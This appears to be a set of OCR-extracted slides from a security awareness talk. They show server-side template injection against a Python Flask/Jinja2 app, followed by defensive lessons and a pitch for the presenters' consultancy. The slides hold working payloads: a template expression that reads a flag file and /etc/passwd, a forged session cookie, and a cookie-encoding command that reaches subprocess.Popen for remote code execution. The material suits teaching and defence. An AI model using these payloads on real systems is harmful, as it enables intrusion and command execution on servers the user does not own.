
## Winning

Lets use the File function to read our flag and win



```
>>> file("/etc/passwd").read()
'root:x:0:0:root:/root:/bin/bas
```

{{ config.items()[4][1].__class__.__mro__[2].__subclasses__()[40](\"/home/rob/Workspace/Data/Brownbag/flag.py\").read() }}



```
Content-Type: application/x-www-form-urlencoded
Cookie:session=.eJwtzcEKgjAAgOFXiT1BTiQmdCgrm8ogBed2a1tTYdYOMpviuxfR9f80_w
_al3kMIF7ARoAY40u4wylxYuCW-8iqtB6lby2dS0XniyoM0gy-0xkS3fhINzDwIkCaztnPZFj3
fzfy2_PECHI6qjzB7p6ikVfIC4hdDZG_h2RilJhiW3YqPbvbM3MKRj2j0vHh3X3_06PCtnhmht
HbK6-0SFeHPVjXDyoFPg0.DK6XUw.-0R17iLDWMrW8ma4aic-CndRrlo
Content-Length: 10

golem=test
```

```
  <head>

    <link rel="stylesheet" href="/static/style.css">
    <title> - My Webpage</title>

  </head>
  <body>
    <div id="content">
        <h1>Golem Name</h1>
        <div class="row>
        <div class="col-md-6 col-md-offset-3 center">
        Hello :  flag=&#39;This_is_the_flaggg&#39;
env = FLAG=flag
 , why you don't look at our <a href='/article?name=article'>article</a>?
```


# A Determined Attacker

## And The Money Shot?

Well that was fun, full RCE? Why not.

With access to all these objects, surely we can do more! Why yes there is a subprocess.Popen we can abuse!

```
python2 session_cookie_manager.py encode -s '7h15_5h0uld_b3_r34lly_53cur3d' -t '{"golem":" {{ config.items()[4][1].__class__.__mro__[2].__subclasses__()[229]([\"touch /tmp/test2\"], shell=True) }} "}'
```



```
rob@rohillie-lnx:~/Workspace/Data/Brownbag$ ls -la /tmp/t*
-rw-r--r-- 1 rob rob      0 Sep 28 15:41 /tmp/test
-rw-r--r-- 1 rob rob      0 Sep 28 15:42 /tmp/test2
-rw------- 1 rob rob 515722 Sep 28 12:16 /tmp/tmpaddon
```

More info on:

https://sethsec.blogspot.co.uk/2016/11/exploiting-python-code-injection-in-web.html

# A Determined Attacker

## Just Python Flask?

- Node JS (Jade)
- Java (Velocity, Freemarker)
- PHP (Smarty, Twig)
- DoT
- Jinja2

http://blog.portswigger.net/2015/08/server-side-template-injection.html

https://github.com/epinna/tplmap

# Wrap up

- Think like an attacker when defending and question yourself and how you can use what you are exposing even if it is fully patched

- Attackers will stumble across anything exposed

- There is no silver bullet, defence in depth is important

- Have a back up plan!! (Quite literally for ransomware)

- If you are going to have external testing choose something that is appropriate

# Questions

Another old school but fun challenge:

https://www.root-me.org/en/Challenges/Web-Client/HTTP-Response-Splitting

# Wrap up (Almost)

Small Security Company based in Tewksbury

- Consultancy Team (Pentesting, IR planning, Risk Planning)
- A tool called CyberScore

The questions we want to answer:
How can I have an ongoing understanding and visibility of my security posture?
Can I have visibility of my third party security risk?

CS CYBER SCORE

Supply Chain
Security Report

XQ CYBER